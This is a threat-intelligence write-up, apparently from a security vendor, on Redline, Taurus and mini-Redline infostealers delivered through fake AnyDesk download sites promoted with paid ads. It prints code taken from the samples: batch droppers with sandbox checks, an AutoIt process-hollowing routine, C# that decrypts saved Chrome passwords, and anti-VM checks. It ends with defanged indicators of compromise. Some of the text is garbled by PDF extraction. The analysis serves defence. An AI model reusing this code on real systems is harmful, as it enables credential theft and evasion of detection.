
If the target is not within the range of interesting IP addresses, users will see a normal redirect to the legitimate application website like in the Redline infostealer.



The downloaded ISO image consists of a 7z SFX executable.



The executable includes either 4 “flv” or 4 “bmp” files in the examples we cover below. Sfx is configured to start the execution from the first batch file (masquerading as either flv, bmp or any other unique extension). The batch script is then redirected as input into cmd.exe.




**CMD.EXE - EXTENDED INFO**

Process File path:  
C:\Windows\SysWOW64\cmd.exe

Command Line:  
/c  
C:/WINDOWS/system32/cmd  
<  
Accompagna.flv

> AppData > Local > Temp > 7ZipSfx.001



C:\Users\user\AppData\Local\Temp\7ZipSfx.001\Accompagna.flv - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?


Accompagna.flv

```

1 Set FHgTl=%userdomain%
2 Set //String2//=DESKTOP-Q05QU33
3 if %FHgTl%==%//String2//% exit
4 <nul set /p = "MZ" > Ali.exe.com
5 findstr /V /R "^PZWgRSAAAnKBghWQiqxabxEyfsbBSOHJPRvH1QLzIjOPseyReEsUBAPAlTHWxsIaRwMf"
6 copy Piramide.flv p
7 start Ali.exe.com p
8 ping 127.0.0.1 -n 30
9
10

```

> AppData > Local > Temp > 7ZipSfx.002



C:\Users\user\AppData\Local\Temp\7ZipSfx.002\Uscio.bmp - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

Uscio.bmp

```

1 Set lqhHvmd=%userdomain%
2 Set //String2//=DESKTOP-Q05QU33
3 if %lqhHvmd%==%//String2//% exit
4 <nul set /p = "MZ" > Dio.exe.com
5 findstr /V /R "^\bZinATPcbfqnIanPkScorDdcjaxXECBgWXhRPyfwMfJTnnqKeRopyqpUllkinSQVOMCLyHZuZdZJOTbXOaJVNzapWNaozUiDtn$" Tutti.bmp >> Dio.exe.com"
6 copy Debbano.bmp s
7 start Dio.exe.com s
8 ping 127.0.0.1 -n 30
9

```

This batch script is well documented. It is responsible for the re-creation of the legitimate Autolt compiler (Ali.exe.com or the Dio.exe.com in the examples above) and the execution of the malicious Autolt script (Pramide.flv or the Debbano.bmp). Through the re-created compiler, it will fail to execute upon detection of a known sandbox provider. A VirusTotal search for additional 7z SFX archives with a similar evasion will lead to more than 400 different files uploaded in the past month.

FILES 20 / 503		90 days	🔍	📄	🔗	🔒	📁	📄	📄	📄
		Detections	Size	First seen	Last seen	Submitters				
1A1473655ABC5B0910D85A3B3D458CAE759473B5B0BC635A0F30A25DFB017297	7Z5fxMod_x86.exe	13 / 68	1.69 MB	2021-05-28 11:12:33	2021-05-28 11:12:33	1	🔒	🔒	🔒	🔒
B8E74166E08A8EC6613837CF319C6EAA9638CD512668F95198EA449B60A634D	7Z5fxMod_x86.exe	9 / 70	1.62 MB	2021-05-28 10:32:16	2021-05-28 10:32:16	1	🔒	🔒	🔒	🔒
F73559182D7F5C4599BC72DC53AEB82DF720CC969246F0F51B12B306656D420E	7Z5fxMod_x86.exe	12 / 70	1.65 MB	2021-05-28 10:17:19	2021-05-28 10:17:19	1	🔒	🔒	🔒	🔒
A7618681DB384C0598EDA2F66939FD6E67F7F3BA8575AC9AE553C8FBD8384B8	7Z5fxMod_x86.exe	20 / 70	1.69 MB	2021-05-28 07:43:11	2021-05-28 07:43:11	1	🔒	🔒	🔒	🔒
C8894DA9FD2774F77B030D8797111A08979705828A178253B58C06604FC8D	7Z5fxMod_x86.exe	13 / 70	1.66 MB	2021-05-28 05:44:32	2021-05-28 05:44:32	1	🔒	🔒	🔒	🔒
EC5C4FB6A4C91FE21FEBF29B23289F39217B98CDFAC3B76E6B63A1EC313C9D1	Versalia Listen.exe	16 / 69	12.07 MB	2021-05-28 02:31:21	2021-05-28 02:31:21	1	🔒	🔒	🔒	🔒
46078E04E28E9F5230F3B872520FFC32B8E0D503A18D822A4965A8598B6785F	7Z5fxMod_x86.exe	6 / 69	1.86 MB	2021-05-27 19:04:20	2021-05-27 19:04:20	1	🔒	🔒	🔒	🔒
8CFE52862AA288AD2FC67CC3FC96EA74838893FC456A5708275ED40147B2106	7Z5fxMod_x86.exe	5 / 69	1.64 MB	2021-05-27 18:06:36	2021-05-27 18:06:36	1	🔒	🔒	🔒	🔒
33D567935836D852B792425E39383677525E3C30273026030A32FC4E4CA10BD	7Z5fxMod_x86.exe	30 / 68	1.65 MB	2021-05-27 17:31:59	2021-05-27 17:31:59	1	🔒	🔒	🔒	🔒
1D998376C8B3C2C9895F72BC213DE19A3FB7347ACF865CC7E22EERF3EA980792	7Z5fxMod_x86.exe	10 / 69	1.63 MB	2021-05-27 17:08:54	2021-05-27 17:08:54	1	🔒	🔒	🔒	🔒

The Autolt script supports both 32 and 64 bit processes (slightly deobfuscated).

```

Func HollowProcess($VuaffEoJGGsDB, $SHYlMdhkt = "", $u1kMRzPnarPPwN = "")
    Local $JlpNzgmD0n = DllStructCreate("byte[" & BinaryLen($VuaffEoJGGsDB) & "]")
    DllStructSetData($JlpNzgmD0n, 1, $VuaffEoJGGsDB)
    Local $nvmTjGleaota = DllStructGetPtr($JlpNzgmD0n)
    $SjvDXbFeG = "dword cbSize; ptr Reserved; ptr Desktop; ptr Title; dword X; dword Y; dword XSize; dword YSize; dword XCountChars; dword YCountChars; "
    $pQsrbtL = "dword FillAttribute; dword Flags; word ShowWindow; dword Reserved2; ptr Reserved2; ptr hStdInput; ptr hStdOutput; ptr hStdError"
    Local $HbgiVNgN = DllStructCreate($SjvDXbFeG & $pQsrbtL)
    Local $yNJFvdfdB = DllStructCreate("ptr Process; ptr Thread; dword ProcessId; dword ThreadId")
    Local $lOyochhJq = DllCall("kernel32.dll", "bool", "CreateProcessW", "wstr", Null, "wstr", $u1kMRzPnarPPwN & ' ' & $SHYlMdhkt, "ptr", 0, "ptr", 0, "int", 0, "dw")
    Local $kxH0bUuKsI = eGMeKnzaSOxyWZ0BaUsSgfHlk($yNJFvdfdB, "Process")
    Local $mqAFXFM = eGMeKnzaSOxyWZ0BaUsSgfHlk($yNJFvdfdB, "Thread")
    Local $CMknzZFbft = eGMeKnzaSOxyWZ0BaUsSgfHlk($yNJFvdfdB, "ProcessId")
    If @AutoITX64 And ywWSbJFNWRQiaeh($kxH0bUuKsI) Then DllCall("kernel32.dll", "bool", "TerminateProcess", "handle", $kxH0bUuKsI, "dword", 103)

    Local $PwQzvoFlucftI, $uHmonP
    If @AutoITX64 Then
        If @OSArch = "X64" Then
            $PwQzvoFlucftI = 2
            $uHmonP_Part1 = "align 16; uint64 P1Home; uint64 P2Home; uint64 P3Home; uint64 P4Home; uint64 P5Home; uint64 P6Home; dword ContextFlags; dword MxCs"
            $uHmonP_Part2 = "uint64 Rbx; uint64 Rsp; uint64 Rbp; uint64 Rsi; uint64 Rdi; uint64 R8; uint64 R9; uint64 R10; uint64 R11; uint64 R12; uint64 R13;"
            $uHmonP_Part3 = "uint64 Xmm8[2]; uint64 Xmm9[2]; uint64 Xmm10[2]; uint64 Xmm11[2]; uint64 Xmm12[2]; uint64 Xmm13[2]; uint64 Xmm14[2]; uint64 Xmm15[2]"
            $uHmonP = DllStructCreate($uHmonP_Part1 & $uHmonP_Part2 & $uHmonP_Part3)
        Else
            $PwQzvoFlucftI = 3
        EndIf
    Else
        $PwQzvoFlucftI = 1
        $uHmonP_Part4 = "dword ContextFlags; dword Dr0; dword Dr1; dword Dr2; dword Dr3; dword Dr6; dword Dr7; dword ControlWord; dword StatusWord; dword TagWo"
        $uHmonP_Part5 = "byte RegisterArea[80]; dword Cr0NpxState; dword SegGs; dword SegFs; dword SegEs; dword SegDs; dword Edi; dword Esi; dword Ebx; dword E"
        $uHmonP = DllStructCreate($uHmonP_Part4 & $uHmonP_Part5)
    EndIf

    Local $SnYAH
    Switch $PwQzvoFlucftI
        Case 1
            $SnYAH = 0x10007
        Case 2
            $SnYAH = 0x100007
        Case 3
            $SnYAH = 0x80027
    EndSwitch
    DllStructSetData($uHmonP, "ContextFlags", $SnYAH)
    $lOyochhJq = DllCall("kernel32.dll", "bool", "GetThreadContext", "handle", $mqAFXFM, "ptr", DllStructGetPtr($uHmonP))

```

It also implements persistence through a URL link directly in the startup folder. The link executes Javascript from a hidden folder under roaming (use attrib -H to unhide).


user > AppData > Roaming > nHUCocdMwM

Name	Date modified	Type	Size
Dal.flv	5/29/2021 5:45 AM	FLV File	342 KB
J	5/29/2021 5:45 AM	File	1,146 KB
WZOAMIGsaG.exe.com	5/29/2021 5:45 AM	MS-DOS Applicati...	873 KB
XUSedcSbb.js	5/29/2021 5:45 AM	JavaScript File	1 KB


View

> AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup

Name	Date modified	Type	Size
WZOAMIGsaG	5/29/2021 5:45 AM	Internet Shortcut	1 KB



As in the previous batch file execution, the Javascript file executes the Autolt compiler with the copied Taurus Autolt script.



WZOAMIGSAG.EXE.COM - EXTENDED INFO

**Process Signature:**  
 Signer: Autolt Consulting Ltd Signed on: 15Mar2018


**Process File path:**  
 C:/Users/user/AppData/Roaming/nHUCocdMwM/WZOAMIGsaG.exe.com

**Command Line:**  
 C:/Users/user/AppData/Roaming/nHUCocdMwM/J




# Mini-Redline Infostealer

As with the Taurus campaign, the advertisement websites that lead to the mini-Redline infostealer are also signed with Cloudflare certificates.




The file inside the ISO is also padded with zeros to increase the size of the file for evasion purposes.



The executable is a .Net assembly with an unknown obfuscation pattern; dynamic unpacking of the assembly reveals four (4) layers of obfuscation and hollowing.

## First Layer





## Fourth Layer - Hollowed Mini-Redline

Finally, the last layer leads to some known stealing functionalities. An initial static look at the file is reminiscent of Redline; not surprisingly a VT scan for the unpacked file shows that it will confuse even the biggest security vendors. The method and strings implemented as part of the Chrome credential theft are almost identical. In both cases, the databases are copied to a temporary location before being decrypted, using similar methods and class names to do so even though the number of targeted browsers is minimal.

```

public List<string> Chrome()
{
    List<string> list = new List<string>();
    if (File.Exists(this.chromeDB))
    {
        object chromeKey = BrowserControl.ParseLocalStateKey(this.localState);
        int num;
        object obj = BrowserControl.TryCreateTemp(this.chromeDB, out num);
        object obj2 = new Object228(obj);
        obj2.ReadTable("logins");
        int num2 = 0;
        <Module>.l = -759738571;
        for (int i = num2; i < obj2.RowLength; i++)
        {
            try
            {
                if (!string.IsNullOrEmpty(obj2.ParseValue(i, "username_value").ToString()))
                {
                    if (!string.IsNullOrEmpty(BrowserControl.DecryptChromium(obj2.ParseValue(i, "password_value"), chromeKey)))
                    {
                        list.Add(string.Concat(new string[]
                        {
                            obj2.ParseValue(i, "origin_url").ToString(),
                            "|*| ",
                            obj2.ParseValue(i, "username_value").Trim(),
                            "|*| ",
                            BrowserControl.DecryptChromium(obj2.ParseValue(i, "password_value"), chromeKey)
                        }));
                    }
                }
            }
            catch
            {
            }
        }
        try
        {
            if (num != 0)
            {
                File.Delete(obj);
            }
        }
    }
}

```

Nevertheless, the communication pattern is different. Mini-Redline uses a direct TCP socket connection.

```

TcpClient tcpClient = <Module>.ej();
int num = 29;
if (tcpClient == null)
{
    return false;
}
object obj = calli(System.Net.Sockets.Socket(), tcpClient, global::ig.a[num - 28]);
bool? flag = (obj != null) ? new bool?(calli(System.Boolean(), obj, global::wf.a[num - 16])) : null;
num += 121;
return flag.GetValueOrDefault() & flag != null;

```

Some of the anti-debugging functionalities include “*DebuggerHidden*” attributes and virtualization detection.

```

// Token: 0x02000002 RID: 2
public sealed class a<a>
{
    // Token: 0x06000100 RID: 256 RVA: 0x000166D8 File Offset: 0x000148D8
    public a a()
    {
        return this.a;
    }

    // Token: 0x06000101 RID: 257 RVA: 0x000166EC File Offset: 0x000148EC
    [DebuggerHidden]
    public a(a gparam_0)
    {
        this.a = gparam_0;
    }

    // Token: 0x06000102 RID: 258 RVA: 0x00016708 File Offset: 0x00014908
    [DebuggerHidden]
    public override bool Equals(object obj)
    {
        global::a<a> a = obj as global::a<a>;
        return a != null && EqualityComparer<a>.Default.Equals(this.a, a.a);
    }

    // Token: 0x06000103 RID: 259 RVA: 0x00016738 File Offset: 0x00014938
    [DebuggerHidden]
    public override int GetHashCode()
    {
        return 632104828 + EqualityComparer<a>.Default.GetHashCode(this.a);
    }

    // Token: 0x06000104 RID: 260 RVA: 0x0001675C File Offset: 0x0001495C
    [DebuggerHidden]
    public override string ToString()
    {
        object obj = null;
        string text = <Module>.c(sizeof(uint) + 5686, 6614, Type.EmptyTypes.Length + 136);
        int num = 1;
        int num2 = 36;
        object[] array = new object[num];
        int num3 = 0;
        a a = this.a;
        array[num3] = ((a != null) ? a.ToString() : null);
        return calli(System.String(System.IFormatProvider,System.String,System.Object[]), obj, text, array, ae.a[num2 - 36]);
    }
}

```

Virtual Environment evasion checks using WMI.

The screenshot displays a debugger window with the following components:

- Source Code:** Shows the implementation of the `ToString()` method in the `a<a>` class, including a call to `calli` for string formatting.
- Locals Window:**

Name	Value	Type
<code>System.Text.Encoding.UTF8.get</code> returned	<code>(System.Text.UTF8Encoding)</code>	<code>System.Text.UTF8Encoding</code>
<code>System.Text.Encoding.GetString</code> returned	"SELECT * FROM Win32_VideoController"	string
- Variable Inspection:** A variable named `obj` is shown with the value `"VMware Virtual SVGA 3D Graphics Adapter"`.

## Conclusion:

Adversaries will use any method possible to gather targets, even paying Google top dollar for their paid search results to surface a malicious website as a top search result. This inventiveness on the part of threat actors means that organizations need to be constantly vigilant in all aspects of their operations. There's no telling when an adversary will set up a website with a signed, legitimate certificate designed to mislead website visitors.



Threat actors are even clearly willing to pay substantial sums of money to target possible victims. Google Adwords data between May 2020 and April 2021 shows a bid price of between \$0.42 and \$3.97 for the two keywords “anydesk” and “anydesk download.” Assuming a click-through rate of 1,000 people, this could result in fees anywhere from \$420 to \$3,970 for even a small campaign that targets the United States, for example.

<input type="checkbox"/> Keyword (by relevance)	Avg. monthly searches	Competition	Ad impression share	Top of page bid (low range)	Top of page bid (high range)
Keywords you provided					
<input type="checkbox"/> anydesk	135,000	Low	–	\$0.42	\$2.00
Keyword ideas					
<input type="checkbox"/> anydesk for windows	480	Low	–	\$0.92	\$2.58
<input type="checkbox"/> anydesk mac	3,600	Low	–	\$0.93	\$3.31
<input type="checkbox"/> anydesk windows	170	Low	–	\$0.51	\$1.76
<input type="checkbox"/> anydesk app	1,900	Low	–	\$0.39	\$1.90
<input type="checkbox"/> anydesk online	170	Low	–	\$0.45	\$1.83
<input type="checkbox"/> anydesk for pc	110	Low	–	\$0.45	\$2.21
<input type="checkbox"/> anydesk for windows 10	210	Low	–	\$0.88	\$3.97
<input type="checkbox"/> anydesk pc	90	Low	–	\$0.42	\$1.63
<input type="checkbox"/> anydesk free	5,400	Low	–	\$1.14	\$3.36

Thankfully, Morphisec customers are protected against these infostealers through our zero trust at execution technology powered by moving target defense.

## URLs Redline Infostealer

---

hxxps://me.anydesk-pro[.]com/

hxxps://desklop.telegram-home[.]com/

hxxps://pc.anydesk-go[.]com/

hxxps://desklop.anydesk-new[.]com/

hxxps://desklop.pc-whatisapp[.]com/

## URLs Taurus and Mini-redline Infostealer

---

hxxps://anydesk-en-downloads[.]com/

hxxps://anydesk-one[.]com/

hxxps://anydesk-top[.]com/

hxxps://anydesk-connect[.]com/

hxxps://anydesk-vip[.]com/

## C2 - Redline infostealer

---

jasafodidei[.]xyz:80

## ISO - Redline infostealer zip files

---

C249E79B05D3385A50BD0D54881B59BD

76118B65F29856DB2ABECD1193D08CF1

## ISO - Taurus

---

476A504DB16C7E6972775B1160B4631C

F0EF3E84F172C8E869088F1FCF933B07

7DAB7515FC7C795A2AD2BD8D22F36A14

## ISO - Mini-Redline

---

7B91DF7AF3BC0CFACFF46DB883BA784D

## Taurus and Mini-Redline C2

---

109.234.37[.]201:15647

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**THREATS OVER TIME**

Month	Morphisec	Powercat	Airt	Microsoft Defender
Jan	4	2	1	0
Feb	3	2	1	0
Mar	5	3	2	0
Apr	10	4	3	0
May	7	3	2	0
Jun	5	3	2	0
Jul	4	2	1	0
Aug	3	2	1	0
Sep	2	1	1	0
Oct	3	2	1	0
Nov	4	3	2	0
Dec	5	4	3	0

[Contact SalesInquire via Azure](#)